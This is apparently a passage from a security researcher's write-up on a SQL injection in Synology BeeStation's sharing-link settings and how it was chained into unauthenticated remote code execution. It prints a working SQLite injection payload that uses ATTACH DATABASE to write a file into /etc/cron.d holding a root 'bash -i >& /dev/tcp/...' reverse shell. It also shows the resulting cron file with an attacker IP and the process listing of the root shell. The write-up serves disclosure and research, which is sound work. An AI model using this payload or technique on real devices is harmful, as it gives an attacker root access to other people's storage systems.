+  Op = db::ConnectionHolder::GetOp(this);
+  db::ApplicationSetting::GetSharingLinkCustomization[abi:cxx11](v113, a2);
+  DBBackend::DBEngine::EscapeString(v86, Op, v113); // [!]
+  if ( v113[0] != &v114 )
+    operator delete(v113[0], v114 + 1);
+  v6 = db::ConnectionHolder::GetOp(this);
+  db::ApplicationSetting::GetSharingLinkFullyCustomURL[abi:cxx11](v113, a2);
+  DBBackend::DBEngine::EscapeString(v88, v6, v113); // [!]
+  if ( v113[0] != &v114 )
+    operator delete(v113[0], v114 + 1);
In the unpatched version, the user-controllable string parameters sharing_link_customization and sharing_link_fully_custom_url are concatenated into this UPDATE statement without escaping:
UPDATE setting_table SET
    ...
    sharing_link_customization = "<user_string_input>",
    sharing_link_fully_custom_url = "<user_string_input>",
    ...
DELETE FROM enable_sharing_table;
Injecting a double quote (e.g.: ";foo) breaks the query syntax, verifying the SQLite Injection:
File: /volume1/@synologydrive/log/syncfolder.log
2025-11-30T16:04:06 (14186:80224) [ERROR] sqlite_engine.cpp.o(155): sqlite3_exec error: near "foo": syntax error (1) sql = UPDATE setting_table SET sharing_level = 0,sharing_internal_level = 0,sharing_force_selected = 0,sharing_force_password = 0,sharing_force_expiration = 0,default_enable_full_content_indexing = 0,force_https_sharing_link = 0,enable_sharing_link_customization = 1,sharing_link_customization = "";foo",sharing_link_fully_custom_url = "",default_displayname = 0,enable_c2share_offload = 0,sharing_link_by_email = 0; DELETE FROM enable_sharing_table;
Exploitation
The general exploitation technique for SQLite Injection involves using ATTACH DATABASE to write a PHP web shell. However, the BeeStation does not include a PHP interpreter:
# ps -ef |grep php
root     19839 19814  0 17:57 pts/0    00:00:00 grep --color=auto php
This necessitates an alternative code execution path that functions without PHP.
Strategy: Think SQLite Injection as a Dirty File Write
ATTACH DATABASE allows an attacker to create arbitrary files on the system. This can be weaponized as a Dirty File Write primitive. However, the resulting file is a SQLite database, which inevitably contains binary headers and metadata (“Binary Pollution”).
There are constraints in terms of what files can be written:
- Constraint 1: Cannot overwrite existing non-Database files.
ATTACHfails if target file exists and isn’t a valid SQLite DB. - Constraint 2: Output contains binary SQLite metadata. This “pollution” can break parsers that expect clean text files.
 Source: Check Point Research
This is why PHP web shells have been the go-to target for SQLite injection:
- Constraint 1: Simply create a new
.phpfile that doesn’t exist yet. - Constraint 2: The PHP interpreter is forgiving—it ignores the binary garbage until it encounters the
<?phptag.
 Source: Check Point Research
Without PHP, we need to consider another parser that could tolerate binary pollution. A promising candidate that met all the constraints: crontab.
Solution: Fault-Tolerant Crontab
What makes crontab special? As documented in Disguise and Delimit by Ryan Emmons, the cron daemon exhibits a unique fault tolerance:
“Surprisingly… the cron daemon will simply ignore malformed lines and continue down the file to locate valid lines.”
This is exactly what we need. If we can inject a valid crontab entry surrounded by newlines (\n), the cron daemon will treat the SQLite binary headers as “malformed lines” and simply skip over them.

Here’s how this bypasses the SQLite Dirty File Write constraints:
- Constraint 1: Create a new crontab file (e.g.,
/etc/cron.d/pwn.task), which doesn’t exist yet. - Constraint 2: Wrap the crontab entry with newlines (
\n) to isolate it from the binary metadata.
Technique in Action
BeeStation uses /etc/cron.d/ for crontab files and expects this crontab format:
# ┌───────────── minute (0-59)
# │ ┌───────────── hour (0-23)
# │ │ ┌───────────── day of month (1-31)
# │ │ │ ┌───────────── month (1-12)
# │ │ │ │ ┌───────────── day of week (0-6)
  * * * * * user command
Since there was no input validation restricting newline characters, I constructed the following payload:
payload = '";'
payload += "ATTACH DATABASE '/etc/cron.d/pwn.task' AS cron;"
payload += "CREATE TABLE cron.tab (dataz text);"
payload += f"INSERT INTO cron.tab (dataz) VALUES ('\n* * * * * root bash -i >& /dev/tcp/{self.lhost}/{self.LPORT} 0>&1\n');"
payload += "--"
The payload is expected to work as follow:
- Break out of the original query with
"; - Attach a new SQLite database file at
/etc/cron.d/pwn.task - Create a table to hold the text payload
- Insert the crontab entry, wrapped with newlines to isolate it from SQLite metadata
- Comment out the remainder of the original SQL query with
--
Upon execution, the created file /etc/cron.d/pwn.task contains a mix of binary SQLite headers and injected text. But thanks to the newlines, crontab entry sits cleanly on its own line:
 Red: New Line(
\n), Blue: Crontab Line
When viewed as text, the file appears as:
$ cat /etc/cron.d/pwn.task
��@�tabletabtabCREATE TABLE tab (dataz text)
* * * * * root bash -i >& /dev/tcp/192.168.88.254/1337 0>&1
When cron parses this file, it discards the SQLite binary headers as invalid line and executes only the valid crontab line—giving us a root reverse shell:
$ ps -ef
...
root     16486  9626  0 12:59 ?        00:00:00 /usr/sbin/CROND -n
root     16487 16486  0 12:59 ?        00:00:00 /bin/sh -c bash -i >& /dev/tcp/192.168.88.254/1337 0>&1
root     16488 16487  0 12:59 ?        00:00:00 bash -i
Proof of Concept
Combining all three vulnerabilities I built a complete exploit chain. The PoC demonstrates full unauthenticated RCE on affected BeeStation devices. Enjoy the Demo!
Conclusion
This chain is a compelling case study of how chaining seemingly low-severity primitives can bridge the gap to full system compromise. A CRLF injection reads limited file, a conditional auth bypass, and a post-auth SQL injection—while individually limited, they become critical when chained together.
Primary credit for the discovery of these vulnerabilities belongs to Pumpkin and Orange Tsai of DEVCORE. Additionally, the research by Ryan Emmons provided the theoretical foundation for the exploitation.
This SQLite Injection RCE technique demonstrates a universal application feasible in general Linux environments. Fundamentally, this is simply a re-application of Dirty File Write primitives—shifting the exploitation context from PHP’s parsing logic to the cron daemon.
By generalizing this vector, I hope this technique serves as a viable RCE option in PHP-free environments!
References
- https://x.com/thezdi/status/1849381296771891372?s=20
- https://x.com/FuzzySec/status/1990917597458739391?s=20
- https://conf.devco.re/2025/keynote/%5BRelease%5D%20%E5%AF%AB%E4%BD%9C%20Sync%EF%BC%8C%E5%94%B8%E4%BD%9C%20Shell%20~%23.pdf
- https://www.zerodayinitiative.com/advisories/ZDI-25-211/
- https://www.zerodayinitiative.com/advisories/ZDI-25-212/
- https://www.zerodayinitiative.com/advisories/ZDI-25-213/
- https://www.synology.com/en-us/security/advisory/Synology_SA_24_20
- https://www.synology.com/en-us/security/advisory/Synology_SA_24_21
- https://github.com/zeichensatz/SynologyPhotosAPI
- https://justintaft.com/blog/cve-2021-29084-synology-crlf-unauthenticated-file-downloads
- https://web.archive.org/web/20131208191957/https://sites.google.com/site/0x7674/home/sqlite3injectioncheatsheet
- https://research.checkpoint.com/2019/select-code_execution-from-using-sqlite/
- https://assets.contentstack.io/v3/assets/blte4f029e766e6b253/bltad0709de42b54e82/689604359f008cdd02f69917/disguise-delimit-whitepaper.pdf
- https://linux.die.net/man/5/crontab